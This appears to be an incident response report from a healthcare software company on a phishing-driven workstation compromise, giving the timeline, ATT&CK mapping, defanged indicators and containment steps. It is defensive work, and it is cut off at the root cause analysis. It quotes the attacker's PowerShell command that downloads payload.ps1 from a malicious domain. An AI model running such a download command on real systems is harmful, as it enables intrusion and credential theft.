



Regional EHR Provider • Midwest

INCIDENT RESPONSE REPORT



• Final v1.0 •

Document ID	HSS-IR-RPT-2025-002
Version	v1.0 — Final
Classification	CONFIDENTIAL
Document Owner	Incident Response Team, HealthSecure Systems
Framework Alignment	NIST SP 800-61r2 NIST CSF 2.0 SANS PICERL MITRE ATT&CK v15
Distribution	HSS Executive Leadership, IR Team, Legal, IT Operations

Table of Contents

Part I — Governance and Administration	4
1.0 Document Control	4
2.0 Executive Summary	4
2.1 Risks to Operations and Stakeholders	6
3.0 Purpose, Scope, and Objectives	6
3.1 Purpose	6
3.2 Scope	7
3.3 Report Objectives	7
Part II — Key Facts and Threat Profile	8
4.0 Incident Overview	8
5.0 Attack Chain Reconstruction	9
5.1 Detailed Timeline	10
6.0 Threat Actor Profile	12
6.1 Observed Tactics, Techniques, and Procedures	13
7.0 MITRE ATT&CK v15 Technique Mapping	13
8.0 Indicators of Compromise	15
9.0 Affected Systems and Scope of Impact	16
9.1 Blast-Radius Assessment	17
Part III — Response Actions Taken	17
10.0 Response Process Followed	17
11.0 Containment	18
11.1 Short-Term Containment (T+0 to T+6 Hours)	18
11.2 Long-Term Containment (T+6 to T+48 Hours)	19
12.0 Eradication	19
13.0 Recovery	20
13.1 Recovery Validation Criteria	20
13.2 Recovery Sequence	21
Part IV — Root Cause Analysis and Lessons Learned	21
14.0 Root Cause Analysis	21
15.0 Lessons Learned	23

15.1 What Worked 23

15.2 What Failed or Was Missing..... 24

Part V — Strategic Recommendations24

16.0 Implementation Roadmap 24

17.0 Recommendation Matrix 25

18.0 Recommendation Rationale..... 27

Part VI — Metrics, Communications, and Appendices28

19.0 IR Performance Metrics 28

20.0 Roles and Responsibilities (RACI) 29

21.0 Communication Templates 30

Appendix A — Evidence Inventory..... 32

Appendix B — Raw Log Artefacts..... 33

 B.1 — Phishing Email (E-007) 34

 B.2 — Windows Event Logs from Workstation-23 (E-006) 34

 B.3 — Zeek Network Connection Log (E-004)..... 34

 B.4 — Snort IDS Alerts (E-002) 34

 B.5 — DMZ Honeypot Log (E-005) 35

 B.6 — Internal Security Audit Memo Extract (E-008) 35

 B.7 — Asset Inventory (E-009) 36

Appendix C — Glossary of Terms 36

Part I — Governance and Administration

1.0 Document Control

This is a controlled document. The version number on the cover page supersedes all prior drafts. Distribution is limited to the named recipients above; any redistribution requires written approval from the Document Owner.

Document Title	HealthSecure Systems Incident Response Report — Final
Document ID	HSS-IR-RPT-2025-002
Version	v1.0 — Final release for executive review
Author / Owner	Incident Response Team, HealthSecure Systems
Approved By	IT Operations Lead; SOC Analyst; Forensics Specialist
Approval Date	April 2025
Next Review	Upon completion of corrective actions, or 90 days from approval
Classification	CONFIDENTIAL — TLP: AMBER. Internal distribution only.
Regulatory Basis	NIST SP 800-61r2; NIST CSF 2.0; HIPAA Security Rule (45 CFR § 164.308); HITECH breach notification standards

Table 1 — Document Information.

2.0 Executive Summary

What happened, in one sentence

A phishing email opened on a Finance workstation gave an attacker four hours of access inside HSS, ending with a **failed attempt to reach our DMZ source-code server using an ex-employee's credentials** that should have been disabled 28 days earlier.

1 Systems Compromised Workstation-23	2 Systems Targeted HR-SQL01 · DevServer	NONE Client Data Exposed No breach confirmed	3.5 hrs Time to Contain Target ≤ 6 hrs
---	--	---	---

On **April 12, 2025, at 01:24 EST**, a spear-phishing email delivered the night before triggered a PowerShell payload on **Workstation-23** in the Finance department. Within minutes, the attacker had installed a persistence service (**PsExec**), opened a **command-and-control channel** to a known malicious IP, and begun probing lateral targets, including the HR payroll database and the development server hosting our proprietary EHR source code in the DMZ.

The lateral movement failed only because **an internal honeypot intercepted it**. The attacker used credentials belonging to **jcampbell**, a developer who resigned **28 days earlier** and whose Active Directory account had never been disabled. Had the SSH attempt succeeded, HSS would have faced a **concurrent breach of HIPAA-regulated PII and proprietary source code** with notification obligations to 50+ healthcare clients.

Containment was achieved in 3.5 hours. **Workstation-23 is isolated and being rebuilt**. Malicious infrastructure is blocked. Stale credentials are revoked. **No client data exposure is currently confirmed**, though forensic memory analysis is ongoing. The **March 2025 internal audit memo** had flagged the three root conditions that enabled this attack: offboarding gaps, PowerShell logging disabled on 30% of endpoints, and an outdated 2022 IR playbook before the incident occurred.

Business Impact: What HSS Avoided vs. What Materialised




Figure 1 — Business impact comparison: worst-case risk if detection had failed vs. actual outcome with containment successful. Scale 0 (no impact) to 10 (catastrophic).

2.1 Risks to Operations and Stakeholders

Stakeholder / Asset	Risk If Detection Had Failed	Actual Outcome
Healthcare Clients (50+)	HIPAA breach notification across patient PII; loss of trust across the clinic network.	Contained internally; no client-facing notification required at this time.
Finance & HR Data	Exfiltration of payroll PII from HR-SQL01; regulatory exposure under HIPAA and state breach laws.	HR-SQL01 not breached; no successful authentication recorded.
Proprietary EHR Source Code	Theft or tampering of the EHR codebase on the DevAppServer direct competitive and security impact.	SSH attempt blocked by honeypot; no successful access.
Operational Continuity	Payroll cutoff disrupted; potential ransomware staging from the local admin foothold.	Single endpoint isolated; payroll workflow restored on backup workstation within 8 hours.
Reputational & Legal	Public disclosure; long-horizon brand damage ; potential SLA penalty exposure.	No public disclosure required; SLAs intact.

Table 2 — Risk to operations and stakeholders: worst-case vs realised outcome.

3.0 Purpose, Scope, and Objectives

3.1 Purpose

This report documents the **full lifecycle of Incident 2025-HSS-IR-002** from initial detection through containment, eradication, and recovery, and translates the technical findings into **strategic recommendations for HSS leadership**. Its primary function is twofold: to establish a defensible record of what happened and how the IR team responded, and to surface the organisational gaps that allowed a single phishing email to put HIPAA-regulated data **within one lateral hop** of a developer's stale credentials.

3.2 Scope

In Scope	Detail
In Scope	All activity tied to Incident 2025-HSS-IR-002: endpoint compromise on Workstation-23 (192.168.1[.]45); attempted lateral movement to HR-SQL01 (192.168.1[.]88) and DevAppServer (192.168.1[.]200); phishing email vector; credential reuse via jcampbell; outbound C2 to 45.77.33[.]88 and maliciousdomain[.]xyz.
Environment	HSS internal network is segmented into Finance, HR, Development (DMZ), and IT Administration zones. Bitdefender EDR, Snort IDS, Zeek network monitoring, and Active Directory identity services.
Out of Scope	Physical security incidents, client-side EHR application security at customer sites, non-related phishing campaigns, DDoS, or availability-only attacks.
Investigation Period	April 11, 2025, 22:00 EST (initial phishing email delivery) through April 12, 2025, 14:00 EST (containment confirmation and formal move to recovery phase).

Table 3 — Investigation scope.

3.3 Report Objectives

1. Reconstruct the attacker's kill chain from phishing delivery through the failed DMZ access attempt, with timestamped evidence drawn from Snort, Zeek, Bitdefender EDR, and forensic host logs.
2. Establish the scope of compromise: which systems were reached, which were attempted, and which remained untouched.
3. Document every containment, eradication, and recovery action taken, and identify the actions that remain open at the time of writing.
4. Identify the root causes, technical and procedural, that allowed the incident to succeed to the extent it did.
5. Recommend specific, owner-assigned corrective actions that reduce the probability and impact of any repeat attempt.

Part II — Key Facts and Threat Profile

4.0 Incident Overview

The fields below summarise the operational facts of the incident. Each item is supported by evidence captured in Section 8 (Indicators of Compromise), the timeline in Section 5, and the raw log artefacts in Appendix B.

Organisation	HealthSecure Systems (HSS) — regional EHR software provider serving 50+ healthcare clients across the Midwest
Incident ID	2025-HSS-IR-002
Incident Type	Phishing-initiated endpoint compromise with attempted lateral movement
Detection Time	April 12, 2025, 01:24 EST (05:24 UTC) by Snort IDS alert correlation
Initial Access Vector	Spear-phishing email from spoofed HR-Payroll@healthsecuresystems[.]com containing a malicious link to hxxp://hss-payroll.secure-download[.]com/q1-update.xlsx
Execution Mechanism	PowerShell Invoke-WebRequest fetching payload.ps1 from maliciousdomain[.]xyz; obfuscated payload with credential-harvesting capability
Pivot Mechanism	PsExec service installed locally; cached credentials for ex-employee jcampbell used to attempt SSH to DevAppServer (DMZ)

Command & Control	Outbound PowerShell traffic to 45.77.33[.]88 — confirmed malicious by external threat intelligence
Clients Affected	Zero confirmed. HIPAA-regulated data remained on uncompromised HR-SQL01 throughout the event.
Infrastructure Impacted	Workstation-23 (192.168.1[.]45) — Finance, Windows 10 confirmed compromised; HR-SQL01 and DevAppServer targeted but not breached
IR Response Team	SOC Analyst (detection and triage); Forensics Specialist (host and memory analysis); IT Operations Lead (containment and recovery)
Severity Assigned	HIGH at 01:35 EST; downgraded to MEDIUM at 14:00 EST after successful containment

Table 4 — Incident key facts.

5.0 Attack Chain Reconstruction

The diagram below visualises the **five-stage attack chain** observed in this incident, from the initial phishing email through the failed lateral-movement attempt against the DMZ. The full minute-by-minute timeline that supports this diagram is in Section 5.1.




Figure 2 — Attack chain visualisation: phishing delivery through DMZ pivot attempt. Each stage shows the time and the primary indicator.

5.1 Detailed Timeline

The timeline below reconstructs the incident in chronological order, drawing on **Snort alerts**, **Zeek connection logs**, **Bitdefender EDR telemetry**, the phishing email body, and Windows Event IDs 4624, 4688, and 7045 captured from Workstation-23. All times are in EST, as that is the operational time zone of HSS infrastructure.

Time (EST)	Phase	Event
Apr 11 — 22:05	Initial Access (Delivery)	Spear-phishing email "Urgent: Q1 Payroll Adjustment File" sent to accountant_jane@healthsecuresystems[.]com . Sender spoofed as HR-Payroll@healthsecuresystems[.]com . Lure link: hxxp://hss-payroll.secure-download[.]com/q1-update.xlsx .
Apr 12 — 01:24:03	Execution (Logon)	Windows Event 4624 — successful logon by user jcampbell on Workstation-23 from source 192.168.1[.]45 . Earliest direct evidence of attacker presence. (jcampbell resigned March 15, 2025; AD account never disabled.)

Time (EST)	Phase	Event
Apr 12 — 01:24:10	Lateral Movement (Persistence)	Snort ET POLICY PsExec Service Install Detected — SID 2000515 fires. PsExec service installed on Workstation-23 (192.168.1[.]45) targeting HR-SQL01 (192.168.1[.]88) over SMB. Classification: Potential System Compromise. Priority 1.
Apr 12 — 01:24:18	Persistence	Windows Event 7045 — service PsExecsvc installed under NT AUTHORITY\SYSTEM. Confirms successful local privilege execution.
Apr 12 — 01:24:39	Execution (Payload Download)	Windows Event 4688 — PowerShell executing: Invoke-WebRequest hxxp://maliciousdomain[.]xyz/payload.ps1 - OutFile payload.ps1 under finance_user context. Obfuscated credential-harvesting payload.
Apr 12 — 01:24:41	Lateral Movement (Probe)	Zeek log — SMB connection 192.168.1[.]45 → 192.168.1[.]88:445 — file-share connection to HR SQL.
Apr 12 — 01:24:55	Lateral Movement (Probe)	Zeek log — RDP session initiated 192.168.1[.]45 → 192.168.1[.]88:3389.
Apr 12 — 01:25:03	Command & Control	Zeek log — outbound HTTP 192.168.1[.]45 → 45.77.33[.]88:80.
Apr 12 — 01:25:22	Reconnaissance	Event 4688 — cmd.exe /c whoami. Attacker confirming local user context.
Apr 12 — 01:25:30	Reconnaissance	Zeek log — DNS query for secure-download[.]com to 8.8.8.8:53.
Apr 12 — 01:25:55	Reconnaissance	Event 4688 — explorer.exe launched; consistent with interactive session.
Apr 12 — 01:26:09	Command & Control	Snort ET POLICY Outbound PowerShell Command — SID 2022455. Outbound from 192.168.1[.]45 to 45.77.33[.]88 confirmed malicious external IP. Also captured in Zeek (SSH 192.168.1[.]45 → 192.168.1[.]200:22).

Time (EST)	Phase	Event
Apr 12 — 01:27:03	Lateral Movement (Attempt)	Snort ET POLICY SSH Attempt to DMZ Server — SID 2033669. SSH from Workstation-23 to DevAppServer (192.168.1[.]200). Logged as lateral movement; no EDR alert generated on the Linux destination.
Apr 12 — 01:24–01:27	Detection	The SOC Analyst observes three Snort alerts in 30 seconds. Manual correlation confirms the suspected breach. Internal note flags potential credential reuse and privilege escalation.
Apr 12 — 02:11:34	Lateral Movement (Failed)	Honeypot in DMZ records SSH connection attempt to DevAppServer (192.168.1[.]200), authenticating as jcampbell. Authentication FAILED . This alert prompted the forensic team to pivot to memory analysis of Workstation-23.
Apr 12 — ~02:30	Containment (Started)	Workstation-23 is isolated from the corporate network at the switch port. Outbound traffic to maliciousdomain[.]xyz and 45.77.33[.]88 blocked at perimeter firewall.
Apr 12 — ~03:00	Containment (Identity)	jcampbell Active Directory account disabled. Compromised finance_user password rotated. MFA is enforced on all Finance accounts as an immediate compensating control.
Apr 12 — ~05:00	Forensics	Memory image of Workstation-23 captured . PsExec service, payload.ps1, and cached credential store flagged for further analysis. Chain of custody opened.
Apr 12 — ~14:00	Recovery	Severity formally downgraded to MEDIUM . Eradication checklist initiated. Workstation-23 is scheduled for a full rebuild from the gold image.

Table 5 — Reconstructed attack timeline (April 11–12, 2025, EST), every event tied to a specific log artefact.

6.0 Threat Actor Profile

The attacker behind Incident 2025-HSS-IR-002 has **not been attributed to a named threat group**. The tactics observed, credential-harvesting PowerShell payloads delivered through invoice-themed phishing, **PsExec deployment for persistence**, and use of known stale credentials for lateral movement match the profile of mid-tier criminal access brokers commonly observed in the U.S. healthcare sector. The combination of **late-night execution (01:24 EST)**, automated tooling, and targeting of accounts payable and developer infrastructure is consistent with reconnaissance-then-monetisation behaviour, where initial access is established and later sold or leveraged for follow-on extortion.

The choice of *jcampbell's account* is informative. The attacker either already possessed the credentials before the phishing email landed, suggesting they were harvested from an unrelated past compromise or sold on a credential marketplace, or they harvested them from Workstation-23 itself via the obfuscated PowerShell payload. Either way, **HSS's exposure was not specific to this attacker**; the same credentials could be reused by any future actor until they are formally revoked at the directory level.

6.1 Observed Tactics, Techniques, and Procedures

Behaviour	Indicator	Implication
Off-hours execution	Initial Workstation-23 logon at 01:24 EST	Designed to minimise SOC visibility; HSS does not maintain 24/7 SOC coverage . Detection succeeded only because of automated Snort alerting.
Living-off-the-land tooling	PowerShell + PsExec + cmd[.]exe	Avoids dropping novel binaries; EDR signatures alone are insufficient . Behavioural rules required for reliable future detection.
Credential reuse	jcampbell logon + cached store on Workstation-23	Attacker held or harvested valid HSS credentials . Suggests past supply-chain exposure or in-session credential harvesting by the PowerShell payload.
Multi-target lateral movement	PsExec → HR-SQL01; SSH → DevAppServer	Attacker probed both data-rich (HR PII) and code-rich (Dev source) targets, indicating flexible monetisation intent rather than a single-objective attack.

Table 6 — Observed adversary behaviour and operational implications.

7.0 MITRE ATT&CK v15 Technique Mapping

The mapping below correlates each observed action to a specific **MITRE ATT&CK technique**. This supports detection-engineering improvements in Section 14 and gives HSS a common vocabulary for future tabletop exercises and threat-hunting playbooks.

Tactic	Technique (ID)	Observation at HSS
Initial Access	T1566.002 — Phishing: Spearphishing Link	Spoofed HR-Payroll sender delivered the Q1 Payroll Adjustment lure to an HSS accountant on the evening of April 11.
Execution	T1059.001 — Command and Scripting Interpreter: PowerShell	Invoke-WebRequest fetched payload.ps1 from maliciousdomain[.]xyz under finance_user context (Event 4688 at 01:24:39).
Execution	T1204.001 — User Execution: Malicious Link	The accountant followed the phishing link, providing the user-execution component required for payload retrieval.
Persistence	T1543.003 — Create or Modify System Process: Windows Service	Event 7045 records PsExecsvc service installed under NT AUTHORITY\SYSTEM at 01:24:18.
Privilege Escalation	T1078 — Valid Accounts	Reuse of jcampbell credentials (resigned developer) for the SSH attempt on DevAppServer.
Credential Access	T1003 — OS Credential Dumping (suspected)	Obfuscated PowerShell payload assessed by Forensics as containing credential-harvesting modules; memory analysis ongoing.
Discovery	T1033 — System Owner/User Discovery	cmd.exe whoami invocation at 01:25:22 captured in Event 4688.
Lateral Movement	T1021.002 — Remote Services: SMB/Windows Admin Shares	PsExec deployment from Workstation-23 toward HR-SQL01 over SMB (Snort SID 2000515 at 01:24:10).
Lateral Movement	T1021.001 — Remote Services: Remote Desktop Protocol	Zeek records RDP session attempt to HR-SQL01 at 01:24:55.
Lateral Movement	T1021.004 — Remote Services: SSH	SSH attempt to DevAppServer at 01:27:03 (Snort SID 2033669) and 02:11:34 (honeypot).
Command & Control	T1071.001 — Application Layer Protocol: Web Protocols	Outbound HTTP to 45.77.33[.]88 from Workstation-23 (Snort SID 2022455; Zeek HTTP entry).

Table 7 — MITRE ATT&CK v15 technique mapping.

8.0 Indicators of Compromise

The following indicators were extracted from **Snort, Zeek, Bitdefender EDR, and Windows Event Logs** collected during the investigation. Domains, URLs, and IPs are **defanged (square-bracket notation)** to prevent accidental resolution. All indicators should be added to perimeter blocklists, EDR watchlists, and SIEM correlation rules; the absence of a centralised SIEM at the time of writing is itself a finding of this report (Recommendation R-04).

IoC Type	Value	Confidence	Context
IP Address	45.77.33[.]88	HIGH	C2 endpoint reached by outbound PowerShell from Workstation-23 at 01:26:09 EST. Block at perimeter; add to EDR watchlist.
Domain	maliciousdomain[.]xyz	HIGH	Hosting infrastructure for payload[.]PS1 retrieval. Black hole at DNS resolver.
Domain (lure)	hss-payroll.secure-download[.]com	HIGH	Phishing infrastructure spoofing HSS-branded subdomain. Block at the DNS and email gateway.
URL (payload)	hxxp://maliciousdomain[.]xyz/payload.ps1	HIGH	Direct payload delivery URL observed in Event 4688 PowerShell command line.
URL (lure)	hxxp://hss-payroll.secure-download[.]com/q1-update.xlsx	HIGH	Phishing URL embedded in the "Q1 Payroll Adjustment" lure email.
Email Sender	HR-Payroll[@]healthsecuresystems.com (spoofed)	HIGH	Spoofed sender used to deliver the phishing lure on April 11 at 22:05.
Account	jcampbell (Active Directory)	HIGH	Inactive developer account (resigned March 15, 2025). Cached credentials reused for SSH lateral movement attempt. Account now disabled.

IoC Type	Value	Confidence	Context
Service Artefact	PsExecsvc (Windows service)	HIGH	Persistence mechanism installed on Workstation-23 at 01:24:18 under SYSTEM context (Event 7045).
File Artefact	payload.ps1 (obfuscated PowerShell)	MEDIUM	Downloaded to Workstation-23; assessed by Forensics to include credential-harvesting logic. Full hash pending decompilation.
Snort Signatures	SID 2000515; SID 2022455; SID 2033669	HIGH	PsExec install; outbound PowerShell; SSH attempt to DMZ. All three fired within 30 seconds on 192.168.1[.]45.

Table 8 — Indicators of compromise extracted from Incident 2025-HSS-IR-002. All IPs, URLs, and domains defanged.

9.0 Affected Systems and Scope of Impact

Five HSS systems are in the impact perimeter: **one confirmed compromised, two targeted but not breached, and two adjacent systems** monitored as a precaution. The mapping below combines the asset inventory with the network evidence collected during the investigation.

System	IP Address	Role	Exposure	Status
Workstation-23	192.168.1[.]45	Finance endpoint (Win 10) — initial foothold	PsExec install, PowerShell payload execution, outbound C2 to 45.77.33[.]88	COMPROMISED
HR-SQL01	192.168.1[.]88	HR / Payroll database (Server 2019) — PII	Targeted via PsExec/SMB and RDP from Workstation-23; no successful authentication	TARGETED
DevAppServer	192.168.1[.]200	DMZ build server (Linux) — EHR source	SSH attempt using jcampbell credentials; failed; caught by honeypot	TARGETED

System	IP Address	Role	Exposure	Status
DomainController1	192.168.1[.]10	AD identity services (Server 2019)	No anomaly flagged in logs; stale jcampbell account exposed organisation-wide identity risk	MONITOR
VPN-Gateway1	192.168.1[.]1	Edge / VPN access (Linux)	No signs of compromise in connection or authentication logs	CLEAN

Table 9 — Affected systems and status at containment closure.

9.1 Blast-Radius Assessment

Although the actual technical impact was limited to a single workstation, the attacker was **within one successful authentication** of reaching HSS's two most sensitive data sets, **HIPAA-regulated payroll and PII** on HR-SQL01, and **proprietary EHR source code** on DevAppServer. Had the SSH attempt to the DMZ succeeded, the most realistic alternative outcome, given that EDR on the Linux host produced no alert, HSS would have faced a parallel breach involving regulated personal data and intellectual property, with notification obligations under HIPAA's breach rule and contractual obligations to its 50+ clinic clients.

Part III — Response Actions Taken

This part documents every **containment, eradication, and recovery action** executed during the incident, the owner who executed it, and the outcome. Actions still open at the time of report finalisation are flagged explicitly. The structure follows the **SANS PICERL phases**, mapped one-to-one in the column headers below.

10.0 Response Process Followed

The diagram below shows the **six-phase response process** followed during this incident, with the owner and elapsed time at each phase. This sequence is referenced throughout Part III.




Figure 3 — Incident response process followed during 2025-HSS-IR-002, aligned to SANS PICERL phases.

11.0 Containment

11.1 Short-Term Containment (T+0 to T+6 Hours)

Action	Owner	Status
Isolate Workstation-23 from the corporate network at the switch port; preserve power state for memory capture.	IT Operations Lead	Complete
Capture a full RAM image of Workstation-23 before any reboot or remediation; preserve attacker artefacts and cached credentials.	Forensics Specialist	Complete
Block outbound traffic to maliciousdomain[.]xyz and 45.77.33[.]88 at the perimeter firewall; add to DNS blackhole.	IT Operations Lead	Complete
Disable jcampbell's Active Directory account; revoke cached Kerberos tickets and active sessions.	IT Operations Lead	Complete

Action	Owner	Status
Force password rotation on the affected accountant's account; enforce MFA on all Finance accounts as a compensating control.	IT Operations Lead	Complete
Quarantine the phishing email from all HSS mailboxes; pull mail server logs to identify additional recipients.	SOC Analyst	Complete
Preserve Snort, Zeek, Bitdefender, and honeypot logs for the 24-hour window surrounding the incident.	SOC Analyst	Complete

Table 10 — Short-term containment actions.

11.2 Long-Term Containment (T+6 to T+48 Hours)

Action	Owner	Status
Audit all Active Directory accounts to identify any other inactive but enabled accounts; cross-reference with HR offboarding records.	IT Operations Lead	In Progress
Threat-hunt for the same IoCs across Finance, HR, and IT zones — PsExecsvc service installs and outbound traffic to 45.77.33[.]88.	SOC Analyst	Complete
Enable PowerShell module and script-block logging on all Windows endpoints where currently disabled (~30% of fleet per March audit).	IT Operations Lead	In Progress
Deploy host-based detection on the DevAppServer Linux host to catch SSH-based lateral movement without depending on the honeypot.	IT Operations Lead	Open
Add Snort signatures 2000515, 2022455, 2033669 to the elevated-priority alert pipeline; review for similar rule families that should be enabled.	SOC Analyst	Complete

Table 11 — Long-term containment actions.

12.0 Eradication

Eradication on Workstation-23 follows a **full-rebuild approach**. In-place cleaning is not authorised; the host is rebuilt from a verified gold image, all credentials previously used on it are rotated, and the system does not return to production until the SOC Analyst confirms a **clean 24-hour observation window**.

Action	Owner	Status
Document all malicious artefacts on Workstation-23: payload.ps1, PsExecsvc, registry persistence keys, scheduled tasks.	Forensics Specialist	In Progress
Rebuild Workstation-23 from a hash-authenticated gold image dated before April 11, 2025; restore user data only from a verified-clean source.	IT Operations Lead	In Progress
Rotate all credentials, API keys, and tokens ever used on Workstation-23 — including service accounts logged in during the compromise window.	IT Operations Lead	Complete
Block macro execution in externally-received Office documents via group policy across Finance and HR zones first, then organisation-wide.	IT Operations Lead	Open
Run a full malware and IoC sweep across every Windows endpoint in Finance before any other host returns to its normal alert posture.	SOC Analyst	Complete
The IT Operations Lead provides a written sign-off that eradication is complete before Workstation-23 is reconnected.	IT Operations Lead	Open

Table 12 — Eradication actions.

13.0 Recovery

13.1 Recovery Validation Criteria

Recovery is not declared complete until every criterion below is independently verified. **The IT Operations Lead formally closes the incident only after all items are confirmed in writing.**

Criterion	Verification Method	Verified By
No active IoC alerts for 24 hours post-reconnection	Snort and Bitdefender dashboard review; written confirmation from SOC Analyst	SOC Analyst
Workstation-23 passes the integrity check after the rebuild	Bitdefender malware scans clean; OS binary SHA-256 hashes verified against gold image	IT Operations Lead

Criterion	Verification Method	Verified By
All compromised credentials have been rotated	AD audit log review; MFA confirmed active on the affected accountant and all Finance privileged accounts	IT Operations Lead
Stale AD accounts disabled organisation-wide	Cross-reference HR offboarding records (back to January 2024) against active AD accounts	IT Operations Lead
Enhanced monitoring is active for 14 days post-full recovery	Elevated Snort and Bitdefender rule sets confirmed on the Finance segment; daily review by the SOC Analyst	SOC Analyst

Table 13 — Recovery validation criteria.

13.2 Recovery Sequence

- › Restore the rebuilt Workstation-23 in a staging VLAN for 24 hours of observation before returning it to the Finance segment.
- › Re-enable the affected accountant's user account with a fresh password, mandatory MFA enrolment, and a 90-day elevated alert profile.
- › Reconnect the host in a phased manner — first to email and document services only, then to payroll application access — with a 4-hour observation window between phases.
- › Maintain elevated SIEM-substitute correlation (manual cross-tool review by the SOC Analyst) for a minimum of 14 days following full recovery, until the centralised SIEM recommendation is implemented.
- › Communicate clearance to the Finance department head once the IT Operations Lead has formally declared the incident closed in writing.

Part IV — Root Cause Analysis and Lessons Learned

14.0 Root Cause Analysis

A useful root cause analysis distinguishes the **triggering event** from the underlying conditions that allowed the trigger to succeed. The trigger here is unambiguous: an HSS employee clicked a malicious link in a

phishing email. Phishing in isolation is a known and unavoidable baseline risk for any organisation with email.

